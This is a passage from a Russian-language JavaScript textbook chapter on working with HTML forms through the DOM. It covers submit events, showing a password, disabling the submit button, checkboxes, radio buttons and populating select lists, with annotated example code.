5. Первый метод, который добавляется в элемент, должен запускаться при возникновении события в контексте этого элемента (он передается в функцию в виде третьего параметра).
6. Второй метод вызывает код из предыдущего шага, передавая ему объект **event**.
7. Метод **attachEvent()** используется для отслеживания заданного события в конкретном элементе. При возникновении события он вызывает метод, добавленный на шаге 6, который, в свою очередь, вызывает метод из шага 5, передавая корректную ссылку на объект **event**.

В пунктах 5 и 6 для добавления имени метода к элементу используются квадратные скобки:

```
el['e' + event + callback]
   i          ii
```

i) Узел DOM хранится внутри параметра **el**. С помощью квадратных скобок к этому узлу добавляется имя метода. Оно должно быть уникальным в рамках своего элемента, потому мы формируем его из трех частей.

ii) Имена методов состоят из:

- буквы **e** (применяется в методе из пункта 5, но не используется в пункте 6);
- типа событий (например, **click, blur, mouseover**);
- кода для функции обратного вызова.

Как видно на соседней странице, в качестве значения данного метода выступает функция обратного вызова (и хотя из-за этого имя метода может получиться довольно длинным, оно будет ничем не хуже любого другого). В основе кода лежит функция, написанная Джоном Резигом, создателем jQuery (ejohn.org/projects/flexible-javascript-events/).

ЭЛЕМЕНТ FORM

Узлы DOM, относящиеся к элементам формы, имеют другой набор свойств, методов и событий, нежели те элементы, с которыми вы сталкивались до сих пор. Ниже выделены кое-какие особенности элемента **form**.

СВОЙСТВО	ОПИСАНИЕ
action	URL-адрес, по которому отправляется форма
method	Метод отправки: **GET** или **POST**
name	Редко используется; форма чаще выбирается по значению ее атрибута **id**
elements	Набор элементов формы, с которыми пользователь способен взаимодействовать. К ним можно обращаться по порядковому номеру или с помощью значения их атрибута **name**

МЕТОД	ОПИСАНИЕ
submit()	Действует так же, как щелчок по кнопке отправки формы
reset()	Сбрасывает форму, устанавливая те значения, которые она имела сразу после загрузки страницы

СОБЫТИЕ	ОПИСАНИЕ
submit	Срабатывает при отправке формы
reset	Срабатывает при сбрасывании формы

Методы DOM, которые вы могли видеть в главе 5 (такие как **getElementById()**, **getElementsByTagName()** и **querySelector()**), являются самым распространенным способом доступа как к самой форме, так и к ее элементам. Однако объект document тоже содержит так называемую **коллекцию форм**. Это набор ссылок на каждый узел form, находящийся на странице.

Каждому элементу коллекции присваивается порядковый номер (начиная с 0, как в массиве). Следующий код обращается ко второй форме по ее индексу:

```
document.forms[1];
```

Доступ к форме также можно получить по значению ее атрибута **name**. Следующий код выбирает форму, у которой атрибут name содержит значение **login**:

```
document.forms.login
```

Любой элемент **<form>**, размещенный на странице, содержит коллекцию элементов, внутри которой находятся элементы формы. К каждому элементу коллекции можно обращаться как по порядковому номеру, так и по значению его атрибута name.

Следующий код получает доступ к *первому* элементу *второй* формы на странице

```
document.forms[1].elements[0];
```

Код, показанный ниже, обращается ко второй форме, а затем выбирает элемент, атрибут **name** которого равен **password**:

```
document.forms[1].elements.password;
```

Примечание. Порядковые номера элементов коллекции могут меняться вместе с разметкой страницы. Поэтому их использование привязывает ваш сценарий к HTML-коду (что не соответствует принципу разделения ответственности).

ЭЛЕМЕНТЫ ФОРМЫ

Каждая разновидность элементов формы имеет свой собственный набор свойств, методов и событий (см. ниже). Обратите внимание на то, что методы позволяют эмулировать взаимодействие пользователя с элементами формы.


СВОЙСТВО	ОПИСАНИЕ
value	Текст, введенный пользователем в поле, или значение атрибута **value**
type	Определяет тип элемента, созданного с помощью тега **<input>** (например, **text, password, radio, checkbox**)
name	Позволяет получить или установить значение атрибута **name**
defaultValue	Исходное значение однострочного или многострочного поля ввода при выводе страницы
form	Форма, к которой принадлежит элемент
disabled	Делает недоступным элемент **form**
checked	Указывает на то, какие флажки или переключатели были выбраны. Свойство имеет тип **Boolean**; в установленном состоянии оно имеет значение **true**
defaultChecked	Указывает, был ли выбран флажок или переключатель на момент загрузки страницы (**Boolean**)
selected	Указывает, что элемент раскрывающегося списка является выбранным (**Boolean — true**, если выбран)

МЕТОД	ОПИСАНИЕ
focus()	Устанавливает фокус на элемент
blur()	Убирает фокус с элемента
select()	Выбирает и выделяет текстовое содержимое элемента (например, однострочного и многострочного поля ввода или поля с паролем)
click()	Вызывает событие **click** для кнопок, флажков и полей для выбора файлов. В случае с кнопками для отправки и сброса форм дополнительно вызывает события **submit** и **reset**

СОБЫТИЕ	ОПИСАНИЕ
blur	Когда пользователь оставляет поле
focus	Когда пользователь переходит к полю
click	Когда пользователь щелкает по элементу
change	Когда значение элемента меняется
input	Когда меняется значение элементов **input** или **textarea**
keydown, keyup, keypress	Когда пользователь взаимодействует с клавиатурой

ОТПРАВКА ФОРМ

В этом примере рассматривается форма для входа в систему, которая позволяет вводить имя пользователя и пароль. При отправке данных вместо формы выводится приветственное сообщение. HTML- и JavaScript-код для данного примера вы видите на соседней странице.



1. Сценарий помещается в немедленно вызываемую функцию (IIFE, см. с. 103). Это не отражено на блок-схеме.
2. Создается переменная с именем **form**. Ей присваивается элемент **form**. Она будет использоваться в обработчике событий в следующей строке кода.
3. При отправке формы обработчик событий вызывает анонимную функцию. Обратите внимание на то, что обработчик устанавливается с помощью функции **addEvent()**, созданной в файле *utilities.js* (см. с. 577).
4. Чтобы форма не была отправлена (и чтобы наш сценарий мог вывести сообщение пользователю), к ней применяется метод **preventDefault()**.
5. Набор элементов этой формы хранится в переменной с названием **elements**.
6. Чтобы получить имя пользователя, нужно выбрать элемент управления **username** из коллекции **elements**, используя его атрибут name. Введенный текст будет храниться в свойстве **value**.
7. Создается приветственное сообщение, которое сохраняется в переменную **msg**; в нем будет указано имя, введенное посетителем.
8. Сообщение заменяет собой форму в HTML-коде.

Файл *utilities.js*, который вы видели на с. 577, подключается к HTML-документу перед сценарием submit-event.js, потому что в данном примере его функция **addEvent()** используется для создания обработчиков событий. На самом деле файл *utilities.js* используется во всех примерах в этом разделе.

Обработчик ждет событие **submit** в контексте формы (а не щелчок по кнопке отправки), поскольку форму можно отправить не только по нажатию кнопки, но и, например, посредством клавиши **Enter**.

СОБЫТИЕ SUBMIT И ПОЛУЧЕНИЕ ЗНАЧЕНИЙ ФОРМЫ

HTML c13/submit-event.html

```
<form id="login" action="/login" method="post">...
 <div class="two-thirds column" id="main">
  <fieldset>
   <legend>Авторизация</legend>
   <label for="username">Логин:</label>
   <input type="text" id="username" name="username" />
   <label for="pwd">Пароль:</label>
   <input type="password" id="pwd" name="pwd" />
   <input type="submit" value="Войти" />
  </fieldset>
 </div> <!-- .two-thirds -->
</form> ...
<script src="js/utilities.js"></script>
<script src="js/submit-event.js"></script>
```

JAVASCRIPT c13/js/submit-event.js

```
① (function(){
②  var form = document.getElementById('login');          // Получаем элемент form

③  addEvent(form, 'submit', function(e) {               // При отправке формы
④   e.preventDefault();                                 // Останавливаем отправку
⑤   var elements = this.elements;                       // Получаем все элементы формы
⑥   var username = elements.username.value;             // Получаем введенное имя пользователя
⑦   var msg     = 'Welcome ' + username;                // Создаем приветствие
⑧   document.getElementById('main').textContent = msg; // Выводим приветствие
  });
}());
```


Если вы планируете повторно использовать выбранный вами узел DOM, его следует закэшировать. Справа вы видите код валидации для формы, представленной выше. Элементы **username** и **main** были сохранены за пределами обработчика событий. Если пользователь отправит форму еще раз, браузеру не понадобится снова создавать выборки.


```
var form = document.getElementById('login');
var elements = form.elements;
var elUsername = elements.username;
var elMain = document.getElementById('main');
addEvent(form, 'submit', function(e) {
  e.preventDefault();
  var msg = 'Добро пожаловать' + elUsername.value;
  elMain.textContent = msg;
});
```

ИЗМЕНЕНИЕ ТИПА ПОЛЯ ВВОДА

В данном примере под полем ввода пароля размещен флажок. Если его установить, пароль становится видимым. Это делается путем замены значения свойства **type** с **password** на **text** (в модели DOM свойство **type** соответствует одноименному атрибуту в HTML-коде).

В Internet Explorer 8 (и более ранних версиях) изменение свойства **type** приводит к ошибке, поэтому данный код должен быть помещен внутрь инструкции **try... catch**. Если браузер обнаружит исключение, сценарий перейдет к выполнению второго блока кода.





1. Сценарий помещается в функцию IIFE (не показана на блок-схеме).
2. Поле ввода пароля и флажок помещаются в переменные.
3. При изменении состояния флажка обработчик событий вызывает анонимную функцию.
4. Целевой элемент события (флажок) хранится в переменной с именем **target**. Как вы уже видели в главе 6, для его получения в большинстве браузеров достаточно инструкции **e.target**. Инструкция **e.srcElement** используется только в старых версиях Internet Explorer.
5. При обновлении атрибута **type** инструкция **try... catch** проверяет, не произошло ли ошибки.
6. Если флажок установлен...
7. Атрибуту **type** поля ввода пароля присваивается значение **text**.
8. В противном случае присваивается password.
9. Если попытка изменения типа приводит к ошибке, инструкция **catch** вызывает другой блок кода.
10. Пользователю демонстрируется сообщение.

Как вы уже видели в главе 10, ошибка способна прервать выполнение сценария. Если вы знаете, что в некоторых браузерах может возникнуть нештатная ситуация, поместите потенциально проблемный код внутрь инструкции **try... catch** — это позволит интерпретатору продолжить работу с помощью альтернативного набора инструкций.

ОТОБРАЖЕНИЕ ПАРОЛЯ

HTML c13/input-type.html

```
<fieldset>
 <legend>Авторизация</legend>
 <label for="username">Логин:</label>
 <input type="text" id="username" name="username" />
 <label for="pwd">Пароль:</label>
 <input type="password" id="pwd" name="pwd" />
 <input type="checkbox" id="showPwd">
 <label for="showPwd">Отобразить пароль</label>
 <input type="submit" value="Войти" />
</fieldset> ...
<script src="js/utilities.js"></script>
<script src="js/input-type.js"></script>
```


JAVASCRIPT c13/js/input-type.js

```
(1) (function(){

(2)  var pwd = document.getElementById('pwd');          // Получаем поле ввода пароля
     var chk = document.getElementById('showPwd');      // Получаем флажок

(3)  addEvent(chk, 'change', function(e) {              // При щелчке по флажку
(4)   var target = e.target || e.srcElement;            // Получаем его
(5)   try {                                             // Пытаемся выполнить следующий блок
(6)    if (target.checked) {                            // Если флажок установлен
(7)     pwd.type = 'text';                              // Присваиваем type значение text
      } else {                                          // Если нет
(8)     pwd.type = 'password';                          // Присваиваем type значение password

      }
(9)   } catch(error) {                                  // Если возникла ошибка
(10)   alert('Этот браузер не умеет переключать типы'); // Сообщаем о невозможности изменения типа'
     }
    });

}());
```

КНОПКИ ОТПРАВКИ ФОРМЫ


Этот сценарий делает недоступной кнопку отправки формы сразу после:

- загрузки самого сценария — затем событие **change** следит за изменением пароля и делает кнопку доступной, если в поле **password** появляется значение;
- отправки формы (чтобы не дать отправить ее несколько раз подряд).



Кнопка становится недоступной с помощью свойства **disabled**, соответствующего одноименному HTML-атрибуту. Вы можете использовать его для отключения любых элементов формы, с которыми способен взаимодействовать пользователь. Значение **true** отключает кнопку; значение **false** опять позволяет ее нажимать.

1. Сценарий помещается в функцию IIFE (не показана на блок-схеме).
2. Форма, поле ввода пароля и кнопка отправки помещаются в переменные.
3. Переменная **submitted** называется **флагом**; она позволяет узнать, отправлялась ли форма ранее.
4. Кнопка отправки отключается в начале сценария (а не в HTML-коде), чтобы посетитель мог использовать форму даже при не работающем JavaScript.
5. Обработчик отслеживает событие **input** в контексте поля ввода пароля и вызывает анонимную функцию.
6. Целевой элемент события сохраняется в переменной **target**.
7. Если поле ввода пароля содержит значение, сценарий включает кнопку отправки формы и (8) обновляет его стиль.
9. Второй обработчик событий отслеживает отправку формы (и вызывает анонимную функцию).
10. Если кнопка недоступна или форма уже была отправлена, выполняется следующий блок кода.
11. Стандартное действие формы (отправка) отменяется, а функция завершается с помощью инструкции **return**.
12. Если шаг 11 не был выполнен, форма отправляется, кнопка становится недоступной, переменной **submitted** присваивается значение **true**, а ее атрибут class обновляется.



ОТКЛЮЧЕНИЕ КНОПКИ ОТПРАВКИ ФОРМЫ

HTML c13/disable-submit.html

```
<label for="pwd">Новый пароль:</label>
<input type="password" id="pwd" />
<input type="submit" id="submit" value="Подтвердить" />
```


JAVASCRIPT c13/js/disable-submit.js

```
(function(){
  var form     = document.getElementById('newPwd');      // Форма
  var password  = document.getElementById('pwd');        // Поле ввода пароля
  var submit    = document.getElementById('submit');     // Кнопка отправки

  var submitted = false;                                 // Была ли форма отправлена?

  submit.disabled = true;                                // Отключаем кнопку отправки
  submit.className = 'disabled';                         // Меняем стиль кнопки

  // При вводе: проверяем, нужно ли включать кнопку отправки
  addEvent(password, 'input', function(e) {              // При вводе пароля
    var target = e.target || e.srcElement;               // Цель события
    submit.disabled = submitted || !target.value;        // Устанавливаем свойство disabled
    // Если форма была отправлена или если пароль не содержит значения, назначаем класс disabled
    submit.className = (!target.value || submitted ) ? 'disabled' : 'enabled';      });

  // При отправке: отключаем форму, чтобы ее нельзя было отправить повторно
  addEvent(form, 'submit', function(e) {                 // При отправке
    if (submit.disabled || submitted) {                  // Если отключена ИЛИ отправлена
      e.preventDefault();                                // Прекращаем отправку формы
      return;                                            // Прекращаем функцию обработки
    }                                                    // Если нет, продолжаем...
    submit.disabled = true;                              // Отключаем кнопку отправки
    submitted = true;                                    // Обновляем переменную submitted
    submit.className = 'disabled';                       // Обновляем стиль

    // Только для демонстрации: показываем то, что отправлялось, и отключаем отправку
    e.preventDefault();                                  // Предотвращаем отправку формы
    alert('Password is ' + password.value);              // Показываем текст
  });
}());
```

ФЛАЖКИ

В этом примере сценарий спрашивает пользователей об их предпочтениях. Он позволяет установить или сбросить сразу все флажки. В нем содержится два обработчика событий.

- Первый запускается, когда устанавливаются *все* флажки; он перебирает варианты и обновляет каждый из них.
- Второй срабатывает при изменении одного из *вариантов*; если сбрасывается хотя бы один, вместе с ним должен быть сброшен флажок «Любые».



Вы можете использовать событие **change**, для того чтобы следить за изменениями значений флажков, переключателей и раскрывающихся списков. Здесь с его помощью определяется момент, когда пользователь устанавливает/сбрасывает флажок. Флажки можно обновлять посредством свойства **checked**, которое соответствует одноименному атрибуту в HTML-коде.

1. Сценарий помещается в функцию IIFE (не показана на блок-схеме).
2. Форма, все ее элементы, варианты и флажки сохраняются в переменные.
3. Объявляется функция **updateAll()**.
4. Цикл перебирает все варианты.
5. Свойству **checked** каждого из них присваивается значение того же свойства из флажка «Любые».
6. Обработчик событий ждет, когда пользователь щелкнет по флажку «Любые» (событие **change**) и вызывает функцию **updateAll()**.
7. Определяется функция **clearAllOption()**.
8. Она принимает элемент, по которому щелкнул пользователь.
9. Если вариант сброшен, вместе с ним сбрасывается флажок «Любые» (поскольку теперь выбраны не все варианты).
10. Цикл перебирает все варианты, добавляя к каждому из них обработчик событий. При возникновении события **change** в контексте любого из них вызывается функция **clearAllOption()**.

УСТАНОВКА ВСЕХ ФЛАЖКОВ

HTML c13/all-checkboxes.html

```
<label><input type="checkbox" value="all" id="all">Любые</label>
<label><input type="checkbox" name="genre" value="animation">Анимационные</label>
<label><input type="checkbox" name="genre" value="docs">Документальные</label>
<label><input type="checkbox" name="genre" value="shorts">Короткометражные</label>
```


JAVASCRIPT c13/js/all-checkboxes.js

```
(function(){
  var form     = document.getElementById('interests');   // Получаем форму
  var elements = form.elements;                          // Все элементы формы
  var options  = elements.genre;                         // Массив: флажки с жанрами
  var all      = document.getElementById('all');         // Флажок "Любые"

  function updateAll() {
    for (var i = 0; i < options.length; i++) {           // Перебираем флажки
      options[i].checked = all.checked;                  // Обновляем свойство checked
    }
  }
  addEvent(all, 'change', updateAll);                    // Добавляем обработчик событий

  function clearAllOption(e) {
    var target = e.target || e.srcElement;               // Получаем цель события
    if (!target.checked) {                               // Если флажок не установлен
      all.checked = false;                               // Сбрасываем флажок "Любые"
    }
  }
  for (var i = 0; i < options.length; i++) {             // Перебираем флажки
    addEvent(options[i], 'change', clearAllOption);      // Добавляем обработчик событий
  }

}());
```

ПЕРЕКЛЮЧАТЕЛИ

В этом примере пользователь может указать, откуда он узнал о сайте. Каждый раз, когда он устанавливает переключатель, код проверяет, выбран ли вариант «Другое», после чего происходит одно из двух.

- Если вариант «Другое» выбран, отображается поле ввода, которое позволяет указать дополнительные подробности.
- Если выбран один из первых двух вариантов, поле ввода скрывается, а его содержимое сбрасывается.



1. Сценарий помещается в функцию IIFE (не показана на блок-схеме).
2. Код начинается с создания переменных, которые хранят форму, все переключатели, переключатель «Другое» и поле ввода.
3. Поле ввода прячется. Для этого с помощью JavaScript изменяется его атрибут **class** — так форма будет работать, даже если JavaScript отключен.
4. С помощью цикла **for** к каждому переключателю добавляется обработчик событий. При щелчке по любому из них вызывается функция **radioChanged()**.
5. Объявляется функция **radioChanged()**.
6. Если вариант «Другое» выбран, переменной **hide** присваивается пустая строка. В противном случае ей присваивается значение **hide**.
7. Переменная **hide**, в свою очередь, используется для изменение атрибута **class** поля ввода. Если она пустая, поле становится видимым; если она равна **hide**, поле скрывается.
8. Если атрибут **hide** имеет значение **hide**, содержимое текстового поля сбрасывается (когда его отобразят в следующий раз, оно будет пустым).

РАСШИРЕННЫЕ ВОЗМОЖНОСТИ ПЕРЕКЛЮЧАТЕЛЕЙ

HTML c13/show-option.html

```
<form id="how-heard" action="/heard" method="post">
  ...
  <input type="radio" name="heard" value="search" id="search" />
  <label for="search">Поисковая система</label><br>

  <input type="radio" name="heard" value="print" id="print" />
  <label for="print">Газета или журнал</label><br>

  <input type="radio" name="heard" value="other" id="other" />
  <label for="other">Другое</label><br>
  <input type="text" name="other-input" id="other-text" />

  <input id="submit" type="submit" value="Подтвердить" />
  ...
</form>
```

JAVASCRIPT c13/js/show-option.js

```
1 (function(){
2   var form, options, other, otherText, hide;          // Объявляем переменные
    form      = document.getElementById('how-heard');   // Получаем форму
    options   = form.elements.heard;                    // Получаем переключатели
    other     = document.getElementById('other');       // Переключатель "Другое"
    otherText = document.getElementById('other-text');  // Поле ввода "Другое"
3   otherText.className = 'hide';                       // Скрываем поле ввода

    for (var i = [0]; i < options.length; i++) {        // Перебираем переключатели
4     addEvent(options[i], 'click', radioChanged);      // Добавляем обработчик событий
    }

5   function radioChanged() {
6     hide = other.checked ? '' : 'hide';               // Выбран ли вариант "Другое"?
7     otherText.className = hide;                       // Отображаем/скрываем поле ввода
      if (hide) {                                       // Если поле ввода скрыто
8       otherText.value = '';                           // Сбрасываем его содержимое
      }
    }
}());
```

РАСКРЫВАЮЩИЕСЯ СПИСКИ

Элемент **select** более сложен по сравнению с другими элементами формы. Этот узел DOM содержит ряд дополнительных свойств и методов. Пользователь может выбирать значения, которые хранятся в его элементах **option**.

В этом примере содержатся два раскрывающихся списка. Когда пользователь выбирает какой-то пункт в первом из них, второй список обновляется соответствующим образом.

В первом раскрывающемся списке пользователь может выбрать для проката камеру или проектор. Когда выбор будет сделан, во втором списке отобразятся подходящие варианты. Поскольку данный пример чуть сложнее, чем вы видели ранее в этой главе, HTML-код и снимки показаны на следующей странице, а код JavaScript-сценария вы найдете на с. 592–593.

Когда пользователь выбирает пункт в раскрывающемся списке, срабатывает событие **change**. Оно часто используется для вызова сценариев в ответ на изменение значения элементов **select**.

Элемент **select** имеет некоторые дополнительные свойства и методы, относящиеся только к нему; они представлены в таблице внизу.

Если вы хотите работать с отдельными пунктами, доступными для выбора, можете воспользоваться коллекцией элементов **option**.

СВОЙСТВО	ОПИСАНИЕ
options	Коллекция всех элементов **option**
selectedIndex	Порядковый номер текущего пункта
length	Количество пунктов
multiple	Позволяет выбирать в раскрывающемся списке сразу несколько пунктов (из-за не очень хорошего опыта взаимодействия используется редко)
selectedOptions	Коллекция всех выбранных элементов **option**


МЕТОД	ОПИСАНИЕ
add(*option, before*)	Добавляет новый пункт в список. Первый параметр — новый пункт, второй параметр — элемент, перед которым этот пункт нужно вставить. Если второй параметр не указан, пункт будет добавлен в конец списка.
remove(*index*)	Удаляет пункт из списка. Имеет только один параметр — порядковый номер удаляемого элемента

РАСКРЫВАЮЩИЕСЯ СПИСКИ НА ПРАКТИКЕ

HTML c13/populate-selectbox.html

```
<label for="equipmentType">Тип</label>
<select id="equipmentType" name="equipmentType">
 <option value="choose">Выберите вариант</option>
 <option value="cameras">Камера</option>
 <option value="projectors">Проектор</option>
</select><br>

<label for="model">Модель</label>
<select id="model" name="model">
 <option>Сначала выберите тип</option>
</select>

<input id="submit" type="submit" value="Подтвердить" />
```

РЕЗУЛЬТАТ



РАСКРЫВАЮЩИЕСЯ СПИСКИ

1. Сценарий помещается в функцию IIFE (не показана на блок-схеме).
2. Переменные хранят два раскрывающихся списка.
3. Создаются два объекта, каждый из которых содержит набор пунктов для второго раскрывающегося списка (один с типами камер и второй с типами проекторов).
4. При изменении первого раскрывающегося списка срабатывает анонимная функция.
5. Анонимная функция проверяет, имеет ли первый список значение **choose**.
6. Если да, во второй список добавляется один пункт, в котором пользователя просят выбрать тип.
7. На этом функция завершается с использованием ключевого слова **return** (пока пользователь снова не изменит первый список).
8. Если тип оборудования был выбран, анонимная функция продолжает свою работу, создавая переменную **models** для хранения одного из объектов, определенных на шаге 3 (камеры и проекторы). Для получения подходящего объекта используется функция **getModels()**, объявленная в конце сценария шаги **(9+10)**. Она принимает один параметр, **this.value**, который совпадает со значением пункта, выбранного в первом списке.
9. Внутри функции **getModels()** находится инструкция **if**, проверяющая, имеет ли переданный параметр значение **cameras**; если да, возвращается объект **cameras**.
10. Если нет, функция продолжает работать, проверяя, имеет ли параметр значение **projectors**; если да, то возвращается объект **projectors**.
11. Создается переменная с именем **options**. Она будет хранить все элементы **option** для второго раскрывающегося списка. Она инициализируется с помощью первого элемента **option**, где пользователя просят выбрать модель.
12. Цикл **for** перебирает содержимое объекта, который был присвоен переменной **models** шаги**(8-10)**. Отдельные пункты объекта внутри цикла представлены переменной **key**.
13. Создаются остальные элементы **option** для каждого пункта из **models**. Их атрибутам **value** присваиваются имена свойств, взятые из объекта. Значения этих свойств используются в качестве содержимого узлов **option**.
14. Затем с помощью свойства **innerHTML** пункты добавляются во второй раскрывающийся список.


РАСКРЫВАЮЩИЕСЯ СПИСКИ

JAVASCRIPT c13/js/populate-selectbox.js


```
(function(){
  var type  = document.getElementById('equipmentType');      // Список типов оборудования
  var model = document.getElementById('model');              // Список моделей оборудования
